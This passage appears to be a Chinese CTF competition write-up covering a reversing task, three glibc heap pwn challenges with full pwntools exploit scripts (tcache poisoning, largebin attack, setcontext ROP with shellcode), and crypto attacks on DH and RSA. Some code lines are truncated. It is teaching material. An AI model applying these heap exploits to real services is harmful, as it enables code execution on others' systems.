28    std::vector<unsigned int>::_Tidy(&v9);
29 }

```

其中的right就是原flag的按照大端序存储的vector<unsigned int>。这部分变换就在第17行的string2int里

```

35
36 p_Right = &_Right;
37 v6 = &_Right;
38 memset(&_Right, 0, sizeof(_Right));
39 for ( i = 0; ; i += 4 )
40 {
41     Mysize = input->Mypair.Myval2.Mysize;
42     if ( i >= Mysize )
43         break;
44     v7 = (__int64 *)input;
45     v11 = input;
46     if ( input->Mypair.Myval2.Myres >= 0x10 )
47     {
48         v17 = (std::string *)v7;
49         v11 = v17;
50     }
51     v18 = v11;
52     v25 = &v11->Mypair.Myval2.Bx._Buf[i];
53     v8 = (__int64 *)input;
54     v12 = input;
55     if ( input->Mypair.Myval2.Myres >= 0x10 )
56     {
57         v19 = (std::string *)v8;
58         v12 = v19;
59     }
60     v20 = v12;
61     v26 = &v12->Mypair.Myval2.Bx._Buf[i + 1];
62     v9 = (__int64 *)input;
63     v13 = input;
64     if ( input->Mypair.Myval2.Myres >= 0x10 )
65     {
66         v21 = (std::string *)v9;
67         v13 = v21;
68     }
69     v22 = v13;
70     v27 = &v13->Mypair.Myval2.Bx._Buf[i + 2];
71     v10 = (__int64 *)input;
72     v14 = input;
73     if ( input->Mypair.Myval2.Myres >= 0x10 )
74     {
75         v23 = (std::string *)v10;
76         v14 = v23;
77     }
78     v24 = v14;
79     v28 = &v14->Mypair.Myval2.Bx._Buf[i + 3];
80     v5 = *v28 + (*v27 << 8) + (*v26 << 16) + (*v25 << 24);
81     v29 = &v5;
82     v30 = (unsigned int *)&v5;
83     v31 = std::vector<unsigned int>::_Emplace_one_at_back<unsigned int>(&_Right, (unsigned int *)&v5);
84 }
85 std::vector<unsigned char>::vector<unsigned char>(result, &_Right);
86 std::vector<unsigned int>::_Tidy(&_Right);
87 std::string::_Tidy_deallocate(input);
88 return result;
89 }

```

所以可以直接dump秘钥，按大端序拆解，和原文进行异或。

在此处下断点，dump ecx寄存器的值

```

1 from idaapi import get_reg_val
2 print(get_reg_val('ecx'),end=",")

```



即可拿到秘钥

```
PDB: loading symbols for C:\Users\ADMINI~1\Desktop\新建文件夹\week5_cpp.exe ...  
PDB: using PDBIDA provider  
1077387342,4258923078,1013905953,3483163055,1731413945,233590496,327206097,984787250,39669927,2202679682,7  
7FFD49580000: loaded C:\Windows\System32\msvcrt.dll
```

解密:

```
1 int main()  
2 {  
3     unsigned int key[] = { 1077387342,4258923078,1013905953,3483163055,17314  
4     unsigned char v2[40];  
5     v2[0] = 0x28;  
6     v2[1] = 0x50;  
7     v2[2] = -63;  
8     v2[3] = 35;  
9     v2[4] = -104;  
10    v2[5] = -95;  
11    v2[6] = 65;  
12    v2[7] = 54;  
13    v2[8] = 76;  
14    v2[9] = 49;  
15    v2[10] = -53;  
16    v2[11] = 82;  
17    v2[12] = -112;  
18    v2[13] = -15;  
19    v2[14] = -84;  
20    v2[15] = -52;  
21    v2[16] = 15;  
22    v2[17] = 108;  
23    v2[18] = 42;  
24    v2[19] = -119;  
25    v2[20] = 127;  
26    v2[21] = -33;  
27    v2[22] = 17;  
28    v2[23] = -124;  
29    v2[24] = 127;  
30    v2[25] = -26;  
31    v2[26] = -94;  
32    v2[27] = -32;  
33    v2[28] = 89;  
34    v2[29] = -57;  
35    v2[30] = -59;  
36    v2[31] = 70;  
37    v2[32] = 93;  
38    v2[33] = 41;
```

```

39         v2[34] = 56;
40         v2[35] = -109;
41         v2[36] = -19;
42         v2[37] = 21;
43         v2[38] = 122;
44         v2[39] = -1;
45
46         for (int i = 0; i < 10; i++)
47         {
48             putchar(v2[i*4 + 0] ^ (key[i] >> 24));
49             putchar(v2[i*4 + 1] ^ (key[i] >> 16));
50             putchar(v2[i*4 + 2] ^ (key[i] >> 8));
51             putchar(v2[i*4 + 3] ^ (key[i] >> 0));
52         }
53     }

```

## Pwn

### safe\_note

safe-linking绕过，不过libc中 `main_arena+96` 地址比较的特殊，最位正好为 `\x00` 导致无法泄漏，可以通过覆盖为其他值实现泄漏。然后就是泄漏safe-linking的key，也就是泄漏堆地址，思路有两个，一个是通过tcache的key来泄漏，还有一个是通过unsorted bin泄漏。

Exp:

```

1  from pwn import *
2
3  context.log_level = "debug"
4  context.terminal = ["konsole", "-e"]
5
6  # p = process("./vuln")
7  # p = remote("127.0.0.1", 9999)
8  p = remote("week-3.hgame.lwsec.cn", "30022")
9
10 elf = ELF("./vuln")
11 libc = ELF("./2.32-0ubuntu3.2_amd64/libc.so.6")
12
13 def add(index, size):
14     p.sendlineafter(b">", b"1")
15     p.sendlineafter(b"Index: ", str(index).encode())
16     p.sendlineafter(b"Size: ", str(size).encode())
17
18 def delete(index):
19     p.sendlineafter(b">", b"2")

```

```
20     p.sendlineafter(b"Index: ", str(index).encode())
21
22 def edit(index, content):
23     p.sendlineafter(b">", b"3")
24     p.sendlineafter(b"Index: ", str(index).encode())
25     p.sendafter(b"Content: ", content)
26
27 def show(index):
28     p.sendlineafter(b">", b"4")
29     p.sendlineafter(b"Index: ", str(index).encode())
30
31 for i in range(8):
32     add(i, 0x90)
33
34 add(8, 0x20)
35
36 for i in range(8):
37     delete(i)
38
39 edit(0, b'a' * 8)
40 show(0)
41 p.recvuntil(b'a' * 8)
42 heap_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x0a
43 success("heap_base = " + hex(heap_base))
44
45 edit(7, b'a')
46 show(7)
47 libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1e3c61
48 success("libc_base = " + hex(libc_base))
49 __free_hook = libc_base + libc.sym["__free_hook"]
50 system_addr = libc_base + libc.sym["system"]
51 edit(7, b'\x00')
52
53 # gdb.attach(p)
54 add(9, 0x20)
55 add(10, 0x20)
56
57 delete(8)
58 delete(9)
59
60 edit(10, b"/bin/sh\x00")
61 edit(9, p64(__free_hook ^ heap_base >> 12))
62
63 add(11, 0x20)
64 add(12, 0x20)
65
66 edit(12, p64(system_addr))
```


```
67
68 delete(10)
69
70 p.interactive()
```

## large\_note

主要考点是largebin attack，剩下的部分思路比较的开放，解法很多，这里使用修改

`mp_.tcache_bins` 实现攻击tcache，然后篡改 `__free_hook`

当修改 `mp_.tcache_bins` 之后，会导致 `tcache.entry[]` 的越界，从而使链表头记录到用户可控的chunk上，这时就可以通过篡改链表头实现任意地址读写



Exp:

```
1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5
6 # p = process("./vuln")
7 # p = remote("127.0.0.1", 9999)
```

```
8 p = remote("week-3.hgame.lwsec.cn", "31326")
9
10 elf = ELF("./vuln")
11 libc = ELF("./2.32-0ubuntu3.2_amd64/libc.so.6")
12
13 def add_note(index, size):
14     p.sendlineafter(b">", b"1")
15     p.sendlineafter(b"Index: ", str(index).encode())
16     p.sendlineafter(b"Size: ", str(size).encode())
17
18 def delete_note(index):
19     p.sendlineafter(b">", b"2")
20     p.sendlineafter(b"Index: ", str(index).encode())
21
22 def edit_note(index, content):
23     p.sendlineafter(b">", b"3")
24     p.sendlineafter(b"Index: ", str(index).encode())
25     p.sendafter(b"Content: ", content)
26
27 def show_note(index):
28     p.sendlineafter(b">", b"4")
29     p.sendlineafter(b"Index: ", str(index).encode())
30
31 add_note(0, 0x528)
32 add_note(1, 0x600)
33 add_note(2, 0x518)
34 add_note(3, 0x600)
35
36 delete_note(0)
37 edit_note(0, b"a")
38 show_note(0)
39 libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1e3c61
40 success("libc_base = " + hex(libc_base))
41 edit_note(0, b"\x00")
42
43 add_note(15, 0x900)
44
45 mp_ = libc_base + 0x1e3280
46 free_hook = libc_base + libc.sym.__free_hook
47 malloc_hook = libc_base + libc.sym.__malloc_hook
48 system_addr = libc_base + libc.sym.system
49
50 edit_note(0, b"a" * 0x10)
51 show_note(0)
52 p.recvuntil(b"a" * 0x10)
53 heap_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x290
54 success("heap_base = " + hex(heap_base))
```

```

55
56 payload = p64(malloc_hook + 0x10 + 1168)
57 payload += p64(malloc_hook + 0x10 + 1168)
58 payload += p64(mp_ + 0x30)
59 payload += p64(mp_ + 0x30)
60 edit_note(0, payload)
61
62 delete_note(2)
63
64 add_note(14, 0x900)
65
66 delete_note(1)
67
68 edit_note(0, b"a" * 0xe8 + p64(free_hook))
69
70 # gdb.attach(p)
71 add_note(1, 0x600)
72
73 edit_note(1, p64(system_addr))
74
75 edit_note(0, b"/bin/sh\x00")
76 delete_note(0)
77
78 p.interactive()

```

## note\_context

同样是largebin attack但是加入了沙盒，需要orw，这里可以利用 `setcontext+61` 处的gadget完成栈迁移。一些细节可以参考week1的wp

Exp:

```

1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5 context.arch = "amd64"
6
7 # p = process("./vuln")
8 # p = remote("127.0.0.1", 9999)
9 p = remote("week-3.hgame.lwsec.cn", "31085")
10
11 elf = ELF("./vuln")
12 libc = ELF("./2.32-0ubuntu3.2_amd64/libc.so.6")
13
14 def add_note(index, size):

```

```
15     p.sendlineafter(b">", b"1")
16     p.sendlineafter(b"Index: ", str(index).encode())
17     p.sendlineafter(b"Size: ", str(size).encode())
18
19 def delete_note(index):
20     p.sendlineafter(b">", b"2")
21     p.sendlineafter(b"Index: ", str(index).encode())
22
23 def edit_note(index, content):
24     p.sendlineafter(b">", b"3")
25     p.sendlineafter(b"Index: ", str(index).encode())
26     p.sendafter(b"Content: ", content)
27
28 def show_note(index):
29     p.sendlineafter(b">", b"4")
30     p.sendlineafter(b"Index: ", str(index).encode())
31
32 add_note(0, 0x528)
33 add_note(1, 0x600)
34 add_note(2, 0x518)
35 add_note(3, 0x600)
36
37 delete_note(0)
38 edit_note(0, b"a")
39 show_note(0)
40 libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1e3c61
41 success("libc_base = " + hex(libc_base))
42 edit_note(0, b"\x00")
43
44 add_note(15, 0x900)
45
46 mp_ = libc_base + 0x1e3280
47 free_hook = libc_base + libc.sym.__free_hook
48 malloc_hook = libc_base + libc.sym.__malloc_hook
49 system_addr = libc_base + libc.sym.system
50 setcontext = libc_base + libc.sym.setcontext + 61
51 mprotect = libc_base + libc.sym.mprotect
52 # 0x00000000000014b760 : mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rsp], rax ;
53 # 0x0000000000002ac3f : pop rsi ; ret
54 # 0x0000000000001597d6 : pop rdx ; pop rbx ; ret
55 # 0x0000000000002858f : pop rdi ; ret
56 # 0x000000000000165b76 : pop r8 ; mov eax, 1 ; ret
57 gadget = libc_base + 0x00000000000014b760
58 pop_rdi = libc_base + 0x0000000000002858f
59 pop_rsi = libc_base + 0x0000000000002ac3f
60 pop_rdx_rbx = libc_base + 0x0000000000001597d6
61
```



```
62 edit_note(0, b"a" * 0x10)
63 show_note(0)
64 p.recvuntil(b"a" * 0x10)
65 heap_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x290
66 success("heap_base = " + hex(heap_base))
67
68 payload = p64(malloc_hook + 0x10 + 1168)
69 payload += p64(malloc_hook + 0x10 + 1168)
70 payload += p64(mp_ + 0x30)
71 payload += p64(mp_ + 0x30)
72 edit_note(0, payload)
73
74 delete_note(2)
75
76 add_note(14, 0x900)
77
78 delete_note(1)
79
80 edit_note(0, b"a" * 0xe8 + p64(free_hook))
81
82 add_note(1, 0x600)
83
84 edit_note(1, p64(gadget))
85
86 shellcode = asm(shellcraft.open("/flag"))
87 shellcode += asm(shellcraft.read(3, heap_base, 0x50))
88 shellcode += asm(shellcraft.write(1, heap_base, 0x50))
89
90 payload = p64(0)
91 payload += p64(heap_base + 0x2a0)
92 payload += p64(0)
93 payload += p64(0)
94 payload += p64(setcontext)
95 payload = payload.ljust(0xa0, b"\x00")
96 payload += p64(heap_base + 0x2a0 + 0xb0)
97 payload += p64(pop_rdi)
98 payload += p64(heap_base)
99 payload += p64(pop_rsi)
100 payload += p64(0x1000)
101 payload += p64(pop_rdx_rbx)
102 payload += p64(7)
103 payload += p64(0)
104 payload += p64(mprotect)
105 payload += p64(heap_base + 0x3a0)
106 payload = payload.ljust(0x100, b"\x00")
107 payload += shellcode
108 edit_note(0, payload)
```

```

109
110 delete_note(0)
111
112 p.interactive()

```

## Crypto

### ezBlock

在有经过 S 盒前的差分和经过 S 盒后的数据的情况下就能得到经过 S 盒后的可能的 key.

$$c = S[m \oplus k_0] \oplus k_1$$

$$m_0 \oplus m_1 = S^{-1}[t \oplus c_0] \oplus S^{-1}[t \oplus c_1], k_1 \in t$$

那么当我们算出最后一次经过 S 盒前的差分及其概率和经过 S 盒后的数据就可以得到可能的 key 4 及其概率。通过差分分布表我们可以得到经过一次 S 盒的差分的变化和概率，来计算出我们需要的最后一次经过 S 盒前的差分及其概率。前面的 key 的获取方式以此类推。

exp:

```

1 def s_substitute(m):
2     s_box = {0: 0x6, 1: 0x4, 2: 0xc, 3: 0x5, 4: 0x0, 5: 0x7, 6: 0x2, 7: 0xe, 8:
3             13: 0xa, 14: 0x9, 15: 0xb}
4     return s_box[m]
5
6
7 def make_table(s):
8     t = {}
9     for i in range(len(s)):
10         for j in range(i):
11             t[i ^ j] = t.get(i ^ j, []) + [s[i] ^ s[j]]
12     for i, j in t.items():
13         tmp = {}
14         for k in j:
15             tmp[k] = tmp.get(k, 0) + 1
16         t[i] = tmp
17     return t
18
19
20 def update_tabel(n, s):
21     t = {}
22     for i, ik in n.items():
23         t[i] = {}
24         for j, jp in ik.items():
25             for k, kp in s[j].items():
26                 t[i][k] = jp * kp + t[i].get(k, 0)

```

```

27     return t
28
29
30 def dif_table(r):
31     s = [s_substitute(i) for i in range(16)]
32     table = [{i: {i: 1} for i in range(16)}, make_table(s)]
33     for i in range(r - 1):
34         table.append(update_table(table[i + 1], table[1]))
35     return table[-1]
36
37
38 def res_4bit(m):
39     re_s = {6: 0, 4: 1, 12: 2, 5: 3, 0: 4, 7: 5, 2: 6, 14: 7, 1: 8, 15: 9, 3: 10}
40     return re_s[m]
41
42
43 def res(m):
44     c = 0
45     for i in range(0, 16, 4):
46         t = (m >> i) & 0xf
47         t = res_4bit(t)
48         c += t << i
49     return c
50
51
52 def guess_4bit(c0, c1, d, dif):
53     k = {}
54     for i in range(16):
55         t = res_4bit(c0 ^ i) ^ res_4bit(c1 ^ i)
56         if dif[d].get(t) is not None:
57             k[i] = dif[d][t]
58     return k
59
60
61 def add(a, b):
62     for i, j in b.items():
63         a[i] = a.get(i, 0) + j
64     return a
65
66
67 def find_4bit_key(c_4bit_list, r):
68     table = {}
69     for i in range(len(c_4bit_list)):
70         for j in range(i):
71             k = guess_4bit(c_4bit_list[i], c_4bit_list[j], i ^ j, r)
72             table = add(table, k)
73     t = sorted(table, key=lambda x: table[x], reverse=True)

```

```

74     return t
75
76
77 def last_data(c_list, k):
78     return [res_4bit(c ^ k) for c in c_list]
79
80
81 def find_keys(m_list, c_list, n):
82     key = {0: []}
83     m_4bit_list = [m >> n * 4 & 0xf for m in m_list]
84     c_4bit_list = [c >> n * 4 & 0xf for c in c_list]
85     for r in range(4):
86         dif = dif_table(3 - r)
87         k = find_4bit_key(c_4bit_list, dif)
88         c_4bit_list = last_data(c_4bit_list, k[0])
89         key[4 - r] = k
90     k = [m ^ c for m, c in zip(m_4bit_list, c_4bit_list)]
91     for i in range(16):
92         if key[0].count(k[i]) == 0:
93             key[0].append(k[i])
94     if len(key[0]) == 1:
95         key = {i: j[0] for i, j in key.items()}
96     return key
97
98
99 def full_key(m_list, c_list):
100     k = {i: find_keys(m_list, c_list, i) for i in range(4)}
101     t = {}
102     for i in range(4):
103         for a, b in k[i].items():
104             t[a] = t.get(a, 0) + (b << 4 * i)
105     key = ['' for _ in range(5)]
106     for i, j in t.items():
107         key[i] = hex(j)[2:]
108     return key
109
110
111 m_list = [i * 0x1111 for i in range(16)]
112 c_list = [28590, 33943, 30267, 5412, 11529, 3089, 46924, 59533, 12915, 37743, 64
113 print('hgame{' + '._'.join(full_key(m_list, c_list)) + '}')

```

## ezDH

DH密钥交换和ECC ElGamal的组合。shared\_secret作为ECC加密的密钥。只要能求出来shared\_secret就可以解密了。

首先看DH的参数

```
1 N=0x2be227c3c0e997310bc6dad4ccfeec793dca4359aef966217a88a27da31ffbcd6bb271780d8b
2 g = 2
```

N的样子挺奇怪的，最后是一些0再加上一个1，不难联想到N-1是一个光滑数。就可以用Pohlig-Hellman algorithm来解离散对数问题。

```
from sage.rings.infinity import Infinity
if ord == +Infinity:
    return bsgs(base, a, bounds, operation=operation)
if ord == 1 and a != base:
    raise ValueError
f = ord.factor()
l = [0] * len(f)
for i, (pi, ri) in enumerate(f):
    for j in range(ri):
        if operation in multiplication_names:
            c = bsgs(base**(ord // pi),
                    (a / base**l[i])** (ord // pi**(j + 1)),
                    (0, pi),
                    operation=operation)
            l[i] += c * (pi**j)
        elif operation in addition_names:
            c = bsgs(base * (ord // pi),
                    (a - base * l[i]) * (ord // pi**(j + 1)),
                    (0, pi),
                    operation=operation)
            l[i] += c * (pi**j)
from sage.arith.all import CRT_list
return CRT_list(l, [pi**ri for pi, ri in f])
except ValueError:
```

上面是sage里的discrete\_log函数源码，其实就是结合Pohlig-Hellman algorithm和大步小步法 (bsgs)。然后就是ECC ElGamal的解密。

## 加密

用户 B 在向用户 A 发送消息  $m$ ，这里假设消息  $m$  已经被编码为椭圆曲线上的点，其加密步骤如下

1. 查询用户 A 的公钥  $E_q(a, b), q, P_a, G$ 。
2. 在  $(1, q-1)$  的区间内选择随机数  $k$ 。
3. 根据 A 的公钥计算点  $(x_1, y_1) = kG$ 。
4. 计算点  $(x_2, y_2) = kP_a$ ，如果为  $O$ ，则从第二步重新开始。
5. 计算  $C = m + (x_2, y_2)$
6. 将  $((x_1, y_1), C)$  发送给 A。

## 解密

解密步骤如下

1. 利用私钥计算点  $n_a(x_1, y_1) = n_a kG = kP_a = (x_2, y_2)$ 。
2. 计算消息  $m = C - (x_2, y_2)$ 。

其实也好推的。

$$\begin{aligned} P_1 &= k * G, P_2 = k * P_a, Pa = shared\_secret * G \\ C &= m + P_2 \\ m &= C - P_2 = C - k * shared\_secret * G = C - P_1 * shared\_secret \end{aligned}$$

Exp:

```
1 from sage.all import *
2 from Crypto.Util.number import *
3
4 N=0x2be227c3c0e997310bc6dad4ccfeec793dca4359aef966217a88a27da31ffbcd6bb271780d8b
5 A=0x22888b5ac1e2f490c55d0891f39aab63f74ea689aa3da3e8fd32c1cd774f7ca79538833e9348
6 B=0x1889c9c65147470fdb3ad3cf305dc3461d1553ee2ce645586cf018624fc7d8e566e04d416e68
7 g = GF(N)(2)
8 a = discrete_log(A, g)
9 b = discrete_log(B, g)
10 print(f"Alice secret {a}")
11 print(f"Bob secret {b}")
12 assert pow(B, a, N) == pow(A, b, N)
13 shared_secret = power_mod(B, a, N)
14
15 p=686479766013060971498190079908139321726943530014330540939446345918554318339765
16 a=-3
17 b=109384903807373427451111239076680556993620759895168374899458639449595311615073
```

```

18 E = EllipticCurve(GF(p), [a, b])
19
20 G = (620587791833377028732340367054366173412917008595419876782086196226117420264
21 G = E(G)
22 Pa = (21319167347592243238221321037134509423721278579754914489987537347963878101
23 Pa = E(Pa)
24 P1 = (20326389595757377985537342389531770656710211124500024718242257344917356046
25 P1 = E(P1)
26 c = (667037343734418040412798382148217814937411681754468809498641263157585402138
27 c = E(c)
28
29 m = c - int(shared_secret) * P1
30 print(long_to_bytes(int(m.xy()[0])))

```

## RSA 大冒险2

### Challenge 1

```

1 class RSAServe:
2     def __init__(self) -> None:
3         def create_keypair(size):
4             while True:
5                 p = getPrime(size // 2)
6                 q = getPrime(size // 2)
7                 if q < p < 2*q:
8                     break
9             N = p*q
10            phi = (p-1)*(q-1)
11            max_d = isqrt(isqrt(N)) // 3
12            max_d_bits = max_d.bit_length() - 1
13            while True:
14                d = getRandomNBitInteger(max_d_bits)
15                try:
16                    e = int(inverse(d, phi))
17                except ZeroDivisionError:
18                    continue
19                if (e * d) % phi == 1:
20                    break
21            return N, e, d
22            self.N, self.e, self.d = create_keypair(1024)
23            self.m = chall1_secret

```

很明显的wiener attack

```

1 def attack(N, e):
2     """
3     Recovers the prime factors of a modulus and the private exponent if the priv
4     :param N: the modulus
5     :param e: the public exponent
6     :return: a tuple containing the prime factors and the private exponent, or N
7     """
8     def factorize(N, phi):
9         s = N + 1 - phi
10        d = s ** 2 - 4 * N
11        p = int(s - isqrt(d)) // 2
12        q = int(s + isqrt(d)) // 2
13        return p, q
14    convergents = continued_fraction(ZZ(e) / ZZ(N)).convergents()
15    for c in convergents:
16        k = c.numerator()
17        d = c.denominator()
18        if pow(pow(2, e, N), d, N) != 2:
19            continue
20
21        phi = (e * d - 1) // k
22        factors = factorize(N, phi)
23        if factors:
24            return *factors, int(d)

```

## Challenge 2

```

1 class RSAServe:
2     def __init__(self) -> None:
3         def creat_keypair(nbits, beta):
4             p = getPrime(nbits // 2)
5             q = next_prime(p+getRandomNBitInteger(int(nbits*beta)))
6             N = p*q
7             phi = (p-1)*(q-1)
8             while True:
9                 e = getRandomNBitInteger(16)
10                if GCD(e, phi) == 2:
11                    break
12                d = inverse(e, phi)
13                return N, e, d
14            self.N, self.e, self.d = creat_keypair(1024, 0.25)
15            self.m = chall2_secret

```

这题可以分为两部分，一个是分解N，还有就是有限域开根的问题。



首先分解 $N$ ，在 $p - q = N^\beta$ ，且 $\beta < 0.25$ 的时候费马分解可以很有效的分解 $N$ 。

```
1 def factorize(N):
2     """
3     Recovers the prime factors from a modulus using Fermat's factorization method
4     :param N: the modulus
5     :return: a tuple containing the prime factors, or None if the factors were not found
6     """
7     a = isqrt(N)
8     b = a * a - N
9     while b < 0 or not is_square(b):
10         a += 1
11         b = a * a - N
12
13     p = a - isqrt(b)
14     q = N // p
15     if p * q == N:
16         return p, q
```

然后是有限域开根。因为 $e$ 和 $\phi$ 不互素，所以没有逆元。不过我们可以先令 $t = \gcd(e, \phi)$ ， $e_ = e // t$ 。这样 $e_$ 和 $\phi$ 是互素的，可以求解 $m^2 \bmod N$ ，再然后直接开根就好了。至于开根的方法可以先在 $GF(p)$ ， $GF(q)$ 下分别开根然后CRT。也可以用现成的函数直接在 $\mathbb{Z} \bmod N$ 下开根。

```
1 from sympy import nthroot_mod
2
3 p, q = factorize(N)
4 assert p*q == N
5 # print(f"factored p={p}, q={q}")
6 phi = (p-1)*(q-1)
7 t = gcd(e, phi)
8 # print(f"gcd(e, phi) = {t}")
9 e_ = e // t
10 assert GCD(e_, phi) == 1
11 d_ = inverse(e_, phi)
12 _m = pow(c, d_, N)
13 chall2_secret = long_to_bytes(nthroot_mod(_m, t, N))
```

## Challenge3

```
1 class RSAServe:
2     def __init__(self) -> None:
3         def create_keypair(nbits):
```

```

4         p = getPrime(nbits // 2)
5         q = getPrime(nbits // 2)
6         N = p*q
7         phi = (p-1)*(q-1)
8         e = 65537
9         d = inverse(e, phi)
10        leak = p >> 253
11        return N, e, d, leak
12    self.N, self.e, self.d, self.leak = create_keypair(1024)
13    self.m = chall3_secret

```

其实这题也不难，说白了也就是一个参数的问题。

泄漏了p的高位，很明显的用coppersmith，泄漏高位攻击。但是我出题的时候故意卡了一下界。如果直接

```

1 f.small_roots(X=2**253, beta=0.4)

```

像这个样子肯定是解不出来的。首先要知道coppersmith的原理是构造出一个G(x)与F(x)同有一个解x0，然后用解G(x0)=0来代替解F(x0)=0 mod N来得到x0。

至于coppersmith的原理大家可以看V神的文章

<https://jayxv.github.io/2020/08/13/%E5%AF%86%E7%A0%81%E5%AD%A6%E5%AD%A6%E4%B9%A0%E7%AC%94%E8%AE%B0%E4%B9%8Bcoppersmith/>

回到这一章的主题，在上一章中我们对X的取值有不等式： $2^{\frac{d}{4}} M^{\frac{d}{d+1}} X^{\frac{d}{2}} < \frac{M}{\sqrt{d+1}}$ ，稍微还原一下是  $2^{\frac{n-1}{4}} M^{\frac{d}{n}} X^{\frac{d(d+1)}{2n}} < \frac{M}{\sqrt{n}}$ ，所以想要增加X就有两个思路，一个是往矩阵里多加几行向量来增加格的维度n，第二个就是增大M了。【这两个方法在公式层面看起来可能不那么直观，公式还需要再变形一下，并且应该也会有一个最优解】

所以我们想让这里的临界值X变大，就需要增大格的维度。coppersmith有个参数epsilon可以用来调整格的大小。

其实还有一种说法是称coppersmith方法的参数是m和t。m和t与beta和epsilon的关系

```

1 m = ceil(max(beta ** 2 / epsilon, 7 * beta))
2 t = int((1 / beta - 1) * m)

```

```

sage.rings.polynomial.polynomial_modn_dense_ntl.small_roots(self, X=None, beta=1.0,
epsilon=None, **kwds) #

```

sage文档上也有说明这个epsilon。epsilon越小，格的维度也就越大，临界值X也就越大，运算的时间也会越长。而且sage中small\_roots的参数epsilon的精度只到0.01。增大X后再去爆破就会快很多。

Exp:

```
1 shift_bits = 253
2 PR = PolynomialRing(Zmod(N), 'x')
3 x=PR.gen()
4
5 for t in range(2**5):
6     f = ((leak*2**5) + t)*2**(shift_bits-5) + x
7     roots = f.small_roots(X=2**(shift_bits-5), beta=0.4, epsilon=0.01)
8     if len(roots):
9         p = int(f(x=roots[0]))
10        if not N % int(p):
11            q=N//p
12            break
13
14 phi=(p-1)*(q-1)
15 d=inverse(e, phi)
